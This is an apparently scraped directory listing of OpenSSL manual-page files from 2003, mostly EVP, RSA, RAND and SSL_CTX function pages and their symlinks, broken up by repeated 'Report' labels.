-rw-r--r-- 0 0   1   15128 Feb 21 2003 /usr/local/ssl/man/man3/EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_DigestInit_ex.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_DigestUpdate.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_EncryptFinal.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_EncryptFinal_ex.3 -> EVP_EncryptInit.3

-rw-r--r-- 0 0   1   29123 Feb 21 2003 /usr/local/ssl/man/man3/EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_EncryptInit_ex.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_EncryptUpdate.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MAX_MD_SIZE.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_block_size.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_pkey_type.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_size.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_type.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_CTX_block_size.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_CTX_cleanup.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_CTX_copy.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_CTX_copy_ex.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_CTX_create.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_CTX_destroy.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_CTX_init.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_CTX_md.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_CTX_size.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_MD_CTX_type.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_OpenFinal.3 -> EVP_OpenInit.3

-rw-r--r-- 0 0   1   6054 Feb 21 2003 /usr/local/ssl/man/man3/EVP_OpenInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_OpenUpdate.3 -> EVP_OpenInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_PKEY_assign_DH.3 -> EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_PKEY_assign_DSA.3 -> EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_PKEY_assign_EC_KEY.3 -> EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_PKEY_assign_RSA.3 -> EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_PKEY_free.3 -> EVP_PKEY_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_PKEY_get1_DH.3 -> EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_PKEY_get1_DSA.3 -> EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_PKEY_get1_EC_KEY.3 -> EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_PKEY_get1_RSA.3 -> EVP_PKEY_set1_RSA.3

-rw-r--r-- 0 0   1   5010 Feb 21 2003 /usr/local/ssl/man/man3/EVP_PKEY_new.3

Report

```
lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/EVP_PKEY_set1_DH.3 -> EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/EVP_PKEY_set1_DSA.3 -> EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/EVP_PKEY_set1_EC_KEY.3 -> EVP_PKEY_set1_RSA.3

-rw-r--r-- 0 0    1     6974 Feb 21  2003 /usr/local/ssl/man/man3/EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/EVP_PKEY_type.3 -> EVP_PKEY_set1_RSA.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/EVP_SealFinal.3 -> EVP_SealInit.3

-rw-r--r-- 0 0    1     6875 Feb 21  2003 /usr/local/ssl/man/man3/EVP_SealInit.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/EVP_SealUpdate.3 -> EVP_SealInit.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/EVP_SignFinal.3 -> EVP_SignInit.3

-rw-r--r-- 0 0    1     7444 Feb 21  2003 /usr/local/ssl/man/man3/EVP_SignInit.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/EVP_SignUpdate.3 -> EVP_SignInit.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/EVP_VerifyFinal.3 -> EVP_VerifyInit.3

-rw-r--r-- 0 0    1     6970 Feb 21  2003 /usr/local/ssl/man/man3/EVP_VerifyInit.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/EVP_VerifyUpdate.3 -> EVP_VerifyInit.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/HMAC.3 -> hmac.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/HMAC_cleanup.3 -> hmac.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/HMAC_Final.3 -> hmac.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/HMAC_Init.3 -> hmac.3
```

Report

```
lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/HMAC_Update.3 -> hmac.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MDC2.3 -> mdc2.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MDC2_Final.3 -> mdc2.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MDC2_Init.3 -> mdc2.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MDC2_Update.3 -> mdc2.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD2.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD2_Final.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD2_Init.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD2_Update.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD4.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD4_Final.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD4_Init.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD4_Update.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD5.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD5_Final.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD5_Init.3 -> md5.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/MD5_Update.3 -> md5.3

-rw-r--r-- 0 0    1     6097 Feb 21  2003 /usr/local/ssl/man/man3/OpenSSL_add_all_algorithms.3
```

Report

```
lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OpenSSL_add_all_ciphers.3 -> OpenSSL_add_all_algorithms.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OpenSSL_add_all_digests.3 -> OpenSSL_add_all_algorithms.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_cleanup.3 -> OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_cmp.3 -> OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_create.3 -> OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_dup.3 -> OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_ln2nid.3 -> OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_nid2ln.3 -> OBJ_nid2obj.3

-rw-r--r-- 0 0    1    9467 Feb 21  2003 /usr/local/ssl/man/man3/OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_nid2sn.3 -> OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_obj2nid.3 -> OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_obj2txt.3 -> OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_sn2nid.3 -> OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_txt2nid.3 -> OBJ_nid2obj.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/OBJ_txt2obj.3 -> OBJ_nid2obj.3

-rw-r--r-- 0 0    1    6871 Feb 21  2003 /usr/local/ssl/man/man3/OPENSSL_VERSION_NUMBER.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/PEM.3 -> pem.3

-rw-r--r-- 0 0    1    6207 Feb 21  2003 /usr/local/ssl/man/man3/PKCS12_create.3
```

```
-rw-r--r-- 0 0    1      5543 Feb 21  2003 /usr/local/ssl/man/man3/PKCS12_parse.3

-rw-r--r-- 0 0    1      5681 Feb 21  2003 /usr/local/ssl/man/man3/PKCS7_decrypt.3

-rw-r--r-- 0 0    1      6440 Feb 21  2003 /usr/local/ssl/man/man3/PKCS7_encrypt.3

-rw-r--r-- 0 0    1      7640 Feb 21  2003 /usr/local/ssl/man/man3/PKCS7_sign.3

-rw-r--r-- 0 0    1      8839 Feb 21  2003 /usr/local/ssl/man/man3/PKCS7_verify.3

-rw-r--r-- 0 0    1      6890 Feb 21  2003 /usr/local/ssl/man/man3/RAND_add.3

-rw-r--r-- 0 0    1      5367 Feb 21  2003 /usr/local/ssl/man/man3/RAND_bytes.3

-rw-r--r-- 0 0    1      4360 Feb 21  2003 /usr/local/ssl/man/man3/RAND_cleanup.3

-rw-r--r-- 0 0    1      7283 Feb 21  2003 /usr/local/ssl/man/man3/RAND_egd.3

lrwxrwxrwx 0 0    1         0 Mar 11  2003 /usr/local/ssl/man/man3/RAND_event.3 -> RAND_add.3

lrwxrwxrwx 0 0    1         0 Mar 11  2003 /usr/local/ssl/man/man3/RAND_file_name.3 -> RAND_load_file.3

lrwxrwxrwx 0 0    1         0 Mar 11  2003 /usr/local/ssl/man/man3/RAND_get_rand_method.3 -> RAND_set_rand_method.3

-rw-r--r-- 0 0    1      5647 Feb 21  2003 /usr/local/ssl/man/man3/RAND_load_file.3

lrwxrwxrwx 0 0    1         0 Mar 11  2003 /usr/local/ssl/man/man3/RAND_pseudo_bytes.3 -> RAND_bytes.3

lrwxrwxrwx 0 0    1         0 Mar 11  2003 /usr/local/ssl/man/man3/RAND_screen.3 -> RAND_add.3

lrwxrwxrwx 0 0    1         0 Mar 11  2003 /usr/local/ssl/man/man3/RAND_seed.3 -> RAND_add.3

-rw-r--r-- 0 0    1      7303 Feb 21  2003 /usr/local/ssl/man/man3/RAND_set_rand_method.3

lrwxrwxrwx 0 0    1         0 Mar 11  2003 /usr/local/ssl/man/man3/RAND_status.3 -> RAND_add.3
```

Report

```
lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RAND_write_file.3 -> RAND_load_file.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RAND_SSLeay.3 -> RAND_set_rand_method.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RC4.3 -> rc4.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RC4_set_key.3 -> rc4.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RIPEMD160.3 -> ripemd.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RIPEMD160_Final.3 -> ripemd.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RIPEMD160_Init.3 -> ripemd.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RIPEMD160_Update.3 -> ripemd.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_blinding_off.3 -> RSA_blinding_on.3

-rw-r--r-- 0 0    1     5109 Feb 21  2003 /usr/local/ssl/man/man3/RSA_blinding_on.3

-rw-r--r-- 0 0    1     6452 Feb 21  2003 /usr/local/ssl/man/man3/RSA_check_key.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_flags.3 -> RSA_set_method.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_free.3 -> RSA_new.3

-rw-r--r-- 0 0    1     5703 Feb 21  2003 /usr/local/ssl/man/man3/RSA_generate_key.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_get_default_method.3 -> RSA_set_method.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_get_ex_data.3 -> RSA_get_ex_new_index.3

-rw-r--r-- 0 0    1     9737 Feb 21  2003 /usr/local/ssl/man/man3/RSA_get_ex_new_index.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_get_method.3 -> RSA_set_method.3
```

Report

```
-rw-r--r-- 0 0     1       4879 Feb 21  2003 /usr/local/ssl/man/man3/RSA_new.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_new_method.3 -> RSA_set_method.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_null_method.3 -> RSA_set_method.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_padding_add_none.3 -> RSA_padding_add_PKCS1_type_1.3

-rw-r--r-- 0 0     1       8154 Feb 21  2003 /usr/local/ssl/man/man3/RSA_padding_add_PKCS1_type_1.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_padding_add_PKCS1_type_2.3 -> RSA_padding_add_PKCS1_type_1.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_padding_add_PKCS1_OAEP.3 -> RSA_padding_add_PKCS1_type_1.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_padding_add_SSLv23.3 -> RSA_padding_add_PKCS1_type_1.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_padding_check_none.3 -> RSA_padding_add_PKCS1_type_1.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_padding_check_PKCS1_type_1.3 -> RSA_padding_add_PKCS1_type_1.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_padding_check_PKCS1_type_2.3 -> RSA_padding_add_PKCS1_type_1.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_padding_check_PKCS1_OAEP.3 -> RSA_padding_add_PKCS1_type_1.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_padding_check_SSLv23.3 -> RSA_padding_add_PKCS1_type_1.3

-rw-r--r-- 0 0     1       5276 Feb 21  2003 /usr/local/ssl/man/man3/RSA_print.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_print_fp.3 -> RSA_print.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_private_decrypt.3 -> RSA_public_encrypt.3

-rw-r--r-- 0 0     1       6093 Feb 21  2003 /usr/local/ssl/man/man3/RSA_private_encrypt.3

lrwxrwxrwx 0 0     1          0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_public_decrypt.3 -> RSA_private_encrypt.3
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Report

```
-rw-r--r-- 0 0     1         6657 Feb 21  2003 /usr/local/ssl/man/man3/RSA_public_encrypt.3

lrwxrwxrwx 0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_set_default_method.3 -> RSA_set_method.3

lrwxrwxrwx 0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_set_ex_data.3 -> RSA_get_ex_new_index.3

-rw-r--r-- 0 0     1        13137 Feb 21  2003 /usr/local/ssl/man/man3/RSA_set_method.3

-rw-r--r-- 0 0     1         5913 Feb 21  2003 /usr/local/ssl/man/man3/RSA_sign.3

-rw-r--r-- 0 0     1         5702 Feb 21  2003 /usr/local/ssl/man/man3/RSA_sign_ASN1_OCTET_STRING.3

-rw-r--r-- 0 0     1         4466 Feb 21  2003 /usr/local/ssl/man/man3/RSA_size.3

lrwxrwxrwx 0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_verify.3 -> RSA_sign.3

lrwxrwxrwx 0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_verify_ASN1_OCTET_STRING.3 -> RSA_sign_ASN1_OCTET_STRING.3

lrwxrwxrwx 0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man3/RSA_PKCS1_SSLeay.3 -> RSA_set_method.3

lrwxrwxrwx 0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man3/SHA1.3 -> sha.3

lrwxrwxrwx 0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man3/SHA1_Final.3 -> sha.3

lrwxrwxrwx 0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man3/SHA1_Init.3 -> sha.3

lrwxrwxrwx 0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man3/SHA1_Update.3 -> sha.3

-rw-r--r-- 0 0     1         5991 Feb 21  2003 /usr/local/ssl/man/man3/SMIME_read_PKCS7.3

-rw-r--r-- 0 0     1         5718 Feb 21  2003 /usr/local/ssl/man/man3/SMIME_write_PKCS7.3

-rw-r--r-- 0 0     1         6595 Jan 20  2003 /usr/local/ssl/man/man3/SSL_accept.3

-rw-r--r-- 0 0     1        13997 Jan 20  2003 /usr/local/ssl/man/man3/SSL_alert_type_string.3
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Report

-rw-r--r-- 0 0   1   6074 Jan 20 2003 /usr/local/ssl/man/man3/SSL_clear.3

-rw-r--r-- 0 0   1   6346 Jan 20 2003 /usr/local/ssl/man/man3/SSL_connect.3

-rw-r--r-- 0 0   1   6646 Jan 20 2003 /usr/local/ssl/man/man3/SSL_do_handshake.3

-rw-r--r-- 0 0   1   5296 Jan 20 2003 /usr/local/ssl/man/man3/SSL_free.3

-rw-r--r-- 0 0   1   5111 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_ciphers.3

-rw-r--r-- 0 0   1   5368 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_client_CA_list.3

-rw-r--r-- 0 0   1   5369 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_current_cipher.3

-rw-r--r-- 0 0   1   4932 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_default_timeout.3

-rw-r--r-- 0 0   1   8990 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_error.3

-rw-r--r-- 0 0   1   5772 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_ex_data_X509_STORE_CTX_idx.3

-rw-r--r-- 0 0   1   5820 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_ex_new_index.3

-rw-r--r-- 0 0   1   4828 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_fd.3

-rw-r--r-- 0 0   1   5314 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_peer_cert_chain.3

-rw-r--r-- 0 0   1   5403 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_peer_certificate.3

-rw-r--r-- 0 0   1   4635 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_rbio.3

-rw-r--r-- 0 0   1   6246 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_session.3

-rw-r--r-- 0 0   1   5314 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_verify_result.3

-rw-r--r-- 0 0   1   4636 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_version.3

Report

-rw-r--r-- 0 0   1   4387 Jan 20 2003 /usr/local/ssl/man/man3/SSL_get_SSL_CTX.3

-rw-r--r-- 0 0   1   5405 Jan 20 2003 /usr/local/ssl/man/man3/SSL_library_init.3

-rw-r--r-- 0 0   1   5354 Jan 20 2003 /usr/local/ssl/man/man3/SSL_load_client_CA_file.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/SSL_load_error_strings.3 -> ERR_load_crypto_strings.3

-rw-r--r-- 0 0   1   4830 Jan 20 2003 /usr/local/ssl/man/man3/SSL_new.3

-rw-r--r-- 0 0   1   4988 Jan 20 2003 /usr/local/ssl/man/man3/SSL_pending.3

-rw-r--r-- 0 0   1   8842 Jan 20 2003 /usr/local/ssl/man/man3/SSL_read.3

-rw-r--r-- 0 0   1   5613 Jan 20 2003 /usr/local/ssl/man/man3/SSL_rstate_string.3

-rw-r--r-- 0 0   1   4731 Jan 20 2003 /usr/local/ssl/man/man3/SSL_session_reused.3

-rw-r--r-- 0 0   1   4775 Jan 20 2003 /usr/local/ssl/man/man3/SSL_set_bio.3

-rw-r--r-- 0 0   1   5632 Jan 20 2003 /usr/local/ssl/man/man3/SSL_set_connect_state.3

-rw-r--r-- 0 0   1   5324 Jan 20 2003 /usr/local/ssl/man/man3/SSL_set_fd.3

-rw-r--r-- 0 0   1   5553 Jan 20 2003 /usr/local/ssl/man/man3/SSL_set_session.3

-rw-r--r-- 0 0   1   6042 Jan 20 2003 /usr/local/ssl/man/man3/SSL_set_shutdown.3

-rw-r--r-- 0 0   1   4892 Jan 20 2003 /usr/local/ssl/man/man3/SSL_set_verify_result.3

-rw-r--r-- 0 0   1   11477 Jan 20 2003 /usr/local/ssl/man/man3/SSL_shutdown.3

-rw-r--r-- 0 0   1   5272 Jan 20 2003 /usr/local/ssl/man/man3/SSL_state_string.3

-rw-r--r-- 0 0   1   6285 Jan 20 2003 /usr/local/ssl/man/man3/SSL_want.3

Report

```
-rw-r--r-- 0 0     1        8186 Jan 20  2003 /usr/local/ssl/man/man3/SSL_write.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/SSL_CIPHER_description.3 -> SSL_CIPHER_get_name.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/SSL_CIPHER_get_bits.3 -> SSL_CIPHER_get_name.3

-rw-r--r-- 0 0     1        8222 Feb 21  2003 /usr/local/ssl/man/man3/SSL_CIPHER_get_name.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/SSL_CIPHER_get_version.3 -> SSL_CIPHER_get_name.3

-rw-r--r-- 0 0     1        6421 Feb 21  2003 /usr/local/ssl/man/man3/SSL_COMP_add_compression_method.3

-rw-r--r-- 0 0     1           0 Feb 21  2003 /usr/local/ssl/man/man3/SSL_CTX_add_extra_chain_cert.3

-rw-r--r-- 0 0     1        5825 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_add_session.3

-rw-r--r-- 0 0     1        4931 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_ctrl.3

-rw-r--r-- 0 0     1        5447 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_flush_sessions.3

-rw-r--r-- 0 0     1        4638 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_free.3

-rw-r--r-- 0 0     1        5690 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_get_ex_new_index.3

-rw-r--r-- 0 0     1        5688 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_get_verify_mode.3

-rw-r--r-- 0 0     1        8335 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_load_verify_locations.3

-rw-r--r-- 0 0     1        7715 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_new.3

-rw-r--r-- 0 0     1        6897 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_sess_number.3

-rw-r--r-- 0 0     1        5476 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_sess_set_cache_size.3

-rw-r--r-- 0 0     1        7842 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_sess_set_get_cb.3
```

Report

-rw-r--r-- 0 0   1   4724 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_sessions.3

-rw-r--r-- 0 0   1   5873 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_cert_store.3

-rw-r--r-- 0 0   1   6899 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_cert_verify_callback.3

-rw-r--r-- 0 0   1   6693 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_cipher_list.3

-rw-r--r-- 0 0   1   8423 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_client_cert_cb.3

-rw-r--r-- 0 0   1   7172 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_client_CA_list.3

-rw-r--r-- 0 0   1   6920 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_default_passwd_cb.3

-rw-r--r-- 0 0   1   9743 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_info_callback.3

-rw-r--r-- 0 0   1   6654 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_mode.3

-rw-r--r-- 0 0   1   11867 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_options.3

-rw-r--r-- 0 0   1   6157 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_quiet_shutdown.3

-rw-r--r-- 0 0   1   7766 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_session_cache_mode.3

-rw-r--r-- 0 0   1   6828 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_session_id_context.3

-rw-r--r-- 0 0   1   5481 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_ssl_version.3

-rw-r--r-- 0 0   1   5791 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_timeout.3

-rw-r--r-- 0 0   1   10979 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_tmp_dh_callback.3

-rw-r--r-- 0 0   1   11002 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_tmp_rsa_callback.3

-rw-r--r-- 0 0   1   16179 Jan 20 2003 /usr/local/ssl/man/man3/SSL_CTX_set_verify.3

```
